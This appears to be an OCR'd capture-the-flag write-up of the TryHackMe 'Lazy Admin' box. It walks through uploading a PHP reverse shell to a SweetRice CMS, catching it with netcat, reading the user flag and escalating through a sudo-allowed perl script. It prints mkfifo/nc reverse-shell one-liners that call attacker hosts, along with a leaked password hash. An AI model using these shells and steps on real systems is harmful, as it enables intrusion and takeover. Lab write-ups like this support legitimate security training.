
Database Setting

- Database : mysql
- Database Host : localhost
- Database Port : 3306
- Database Account : rice
- Database Password : randompass

Database Name

website


Database Prefix




Name	Version	Plugin Description
App	1.0	A basic plugin for developer,you can build website using it Author:Basic-cms.org | Contact:support@basic-cms.org | Home Page:http://www.basic-cms.org/sweetrice-plugins/App/

Add Plugin

Remote File ______ Upload Browse... No file selected. Done Archive only supports zip format




```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.52.203';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```



You can edit ads code and put it to template,or you can directly edit template here

□ shell

```
<script type="text/javascript" src="http://10.10.225.245/content/?action=ads&adname=shell"></script>
```



SweetRice notice


Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed



Comments in comment page

Comments in Pins mode

Category link per page in sitemap

Post link per page in sitemap

Custom link per page in sitemap

Site Close Tip

```
<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building
setting </p><p>and uncheck the checkbox "Site close" to open your website.</p><p>More help at <a href="http://www.basic-cm
installed</a></p>
```

Show this in homepage when site close.


Close Website

□

Track

□

Custom Field



SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.


This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting


and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

```
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s
 Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";
s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f
9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for i
nstall SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If y
ou are the webmaster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \\"Site cl
ose\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-wh
en-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expire
d\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s
:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
  15 ⇒ 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
  16 ⇒ 'INSERT INTO `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
  17 ⇒ 'DROP TABLE IF EXISTS `%--%_posts`;',
  18 ⇒ 'CREATE TABLE `%--%_posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `title` varchar(255) NOT NULL,
  `body` longtext NOT NULL,
  `keyword` varchar(255) NOT NULL DEFAULT \'\',
  `tags` text NOT NULL,
  `description` varchar(255) NOT NULL DEFAULT \'\',
  `sys_name` varchar(128) NOT NULL,
  `date` int(10) NOT NULL DEFAULT \'0\',
  `category` int(10) NOT NULL DEFAULT \'0\',
  `in_blog` tinyint(1) NOT NULL,
  `views` int(10) NOT NULL,
  `allow_comment` tinyint(1) NOT NULL DEFAULT \'1\',
  `template` varchar(60) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `sys_name` (`sys_name`),
  KEY `date` (`date`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
);?>

┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.225.245] 42220
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 07:59:38 up 41 min,  0 users,  load average: 0.00, 0.00, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.225.245] 42220
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 07:59:38 up 41 min,  0 users,  load average: 0.00, 0.00, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ 
```




```
$ cd home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$ 
```


What is the user flag?



```
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$ 
```




```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ 
```




```
system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ 
```


Leo thang đặc quyền




```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ 
```




```
┌──(kali㉿kali)-[~]
└─$ mkdir tryhackme

┌──(kali㉿kali)-[~]
└─$ cd tryhackme

┌──(kali㉿kali)-[~/tryhackme]
└─$ sudo echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.52.203 9001 >/tmp/f" >lazy_admin.sh
[sudo] password for kali:
```




```
